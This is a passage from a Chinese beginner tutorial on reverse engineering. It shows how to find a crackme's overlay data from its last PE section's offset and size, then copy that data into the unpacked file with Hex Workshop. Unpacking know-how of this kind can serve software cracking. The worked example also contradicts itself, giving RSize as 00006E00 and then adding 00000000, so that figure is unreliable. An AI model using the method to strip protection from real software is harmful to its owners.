


图5

第二步，在当前的窗口中单击“区段”按钮，一个新的窗口就会打开了，如图6，里面的数据依然让小菜们感到很茫然，但好在寻找附加数据的位置是有规律的，一般来说，附加数据都是在程序文件的最后一个区段中。不过，这只能算作是初步的定位。因为在同区一个段中会存在很多数据，那么小菜们要找的东西在哪里呢？其实也很简单，因为附加数据开始的位置很好定位，利用公式来讲就是：附加数据的头部=[最后区段的ROffset]+[最后区段的RSize]。




图6

小提示：对于公式的解释

这是定位附加数据的一个万能公式，适用于任何情况，其中所说的“附加数据头部”就是指附加数据开始的地方，有时也被叫做附件数据的首部。而“最后区段”也很好理解，就是闲杂窗口中所列出数据的最后一行，比如我们结合上图中的情况，最后区段就是指.adata为开头的这一行数据。其中的ROffset和RSize分别指数据的实际偏移量和实际大小，这个概念比较复杂就不要求小菜们必须理解了，只要记住就行了。我们结合上图的情况，最后一个区段的ROffset应该是00006E00，相应的RSize就是00006E00。根据公式我们可以得知，附加数据的位置就是[最后区段的ROffset]+[最后区段的RSize]之和。所以，在实例中附加数据开始的位置就是[最后区段的ROffset]+[最后区段的RSize]=00006E00+00000000=00006E00=6E00。

小菜们使用Windows自带的计算器就可以轻松的计算出结

果了，当然还有一点要特别注意，以上的计算过程都是在16进制下进行的。所以，在使用计算器的时候一定要将模式选择为“16进制计算”。

现在我们已经知道了在这个程序中附件数据所处的位置是在6E00这个地址上，就好比是我们要找一个朋友，总算问清楚了他家在哪儿，既然已经知道了地址，那就去看看这位朋友吧！突然，小菜们想到了一个问题“要去看朋友的话，起码得坐个车吧。那么，我们要怎样才能到达6E00这个地址呢？”小菜们的问题非常好，下面就要介绍今天的第二个工具——Hex Workshop，它是一款非常强大的16进制编辑工具，用来分析和编辑文件数据非常方便。

要使用Hex Workshop帮我们找到附加数据，就必须先把程序放进Hex Workshop中分析一下。依次单击软件主界面的“File”－“Open”按钮，如图7，在弹出的窗口中选择目标Crackme，很快程序中的数据就被列出来了，如图8，又是漫天的数据，小菜们又一次在代码的海洋中迷失了方向。大家不要慌，Hex Workshop的定位功能可以很快的将我们带到目的地。大家可以在代码区域的任何位置单击鼠标右键，在弹出的菜单中依次选择“GoTo”－“Offset”，如图9。




图7




图8




图9

这时，软件就会弹出一个窗口让我们输入要去的位置，就好像坐出租车时司机询问我们目的地一样。在这里大家输入要去的地址6E00，如图10，输入好后就单击“OK”按钮，Hex Workshop就会立刻把我们带到目的地了，如图11，根据刚才的分析，附加数据开始的地方就应该在6E00这个位置。那么，附加数据在哪里结束的呢？这个问题就简单了，小菜们根本不需要考虑附加数据究竟是在哪里结束的，一般来说6E00这个位置以后的所有数据一股脑的全部都可以是附加数据。




图10




图11

第二关：附加数据的修补

既然是在脱壳的过程中不小心把附加数据给弄丢了才导致程序没办法正常运行，那我们就要想办法把丢失的数据给补上。现在的情况是，所需要的附加数据我们已经找到了，但是让小菜们郁闷的是该如何修补呢？既然是修补，那就要有修补的对象。在脱壳前的原文件中，附加数据是正常的，而在脱壳后的文件中，附加数据被弄丢了。所以，我们很快就可以确定修补的对象是脱壳后的程序文件，而修补的内容就是我们所找到的附加数据。这样一来，整个问题就很明显了，我们就是要想办法把刚才找到的附加数据修补到脱壳后的程序文件中，脱壳后的程序文件的数据才能完整。

那么，该如何实现这个操作呢？在Hex Workshop的帮助下，我们可以方便的把原文件中的数据轻松的复制到脱壳后的程序中。在这里要提示大家的是，由于软件的功能很强大，所以操作过程也比较简单，但是其中的技巧性很强，大家要多多练习才能熟练掌握。小菜们已经等不及了，赶紧开始吧！我们的目标很明确，就是把找到的附加数据复制到脱壳后的程序中。我们在附加数据开始的地方进行选择，一直拖动鼠标直到数据结束。也就是说，从6E00这个位置开始，将后面的所有数据都用鼠标选中。拖动鼠标很简单，但是不一会儿小菜们就会发现，由于数据有很多行，所以拖动了半天鼠标，右边的滚动条才走动了一点点。要把全部的数据都选取完，大家的鼠标非坏掉不可。所以，我们就要采取简单的办法了，重新返回到附加数据开始的地方，也就是6E00这个位置，在这个位置上单击鼠标左键（只要光标在字符前闪烁即可），然后直接拖动滚动条到数据的尾部，在按下Shift键的同时，单击数据中的最后一个字符。这样操作后，这一大段数据就全被选定了，如图12。

接着我们再单击右键，选择菜单中的Copy选项，这样一来Hex Workshop就把小菜们所选的数据储存在内存中供我们随时调用了。现在，问题的关键就发生变化了，怎样才能把这些数据放进脱壳后的文件中呢？这次还是靠Hex Workshop来帮忙，按照刚才打开原文件的方法，在软件中打开脱壳后的程序，打开之后，我们看到的同样是一大片代码，小菜们不要理会这些东西，直接拖动滚动条来到数据的尾部，如图13。




图12

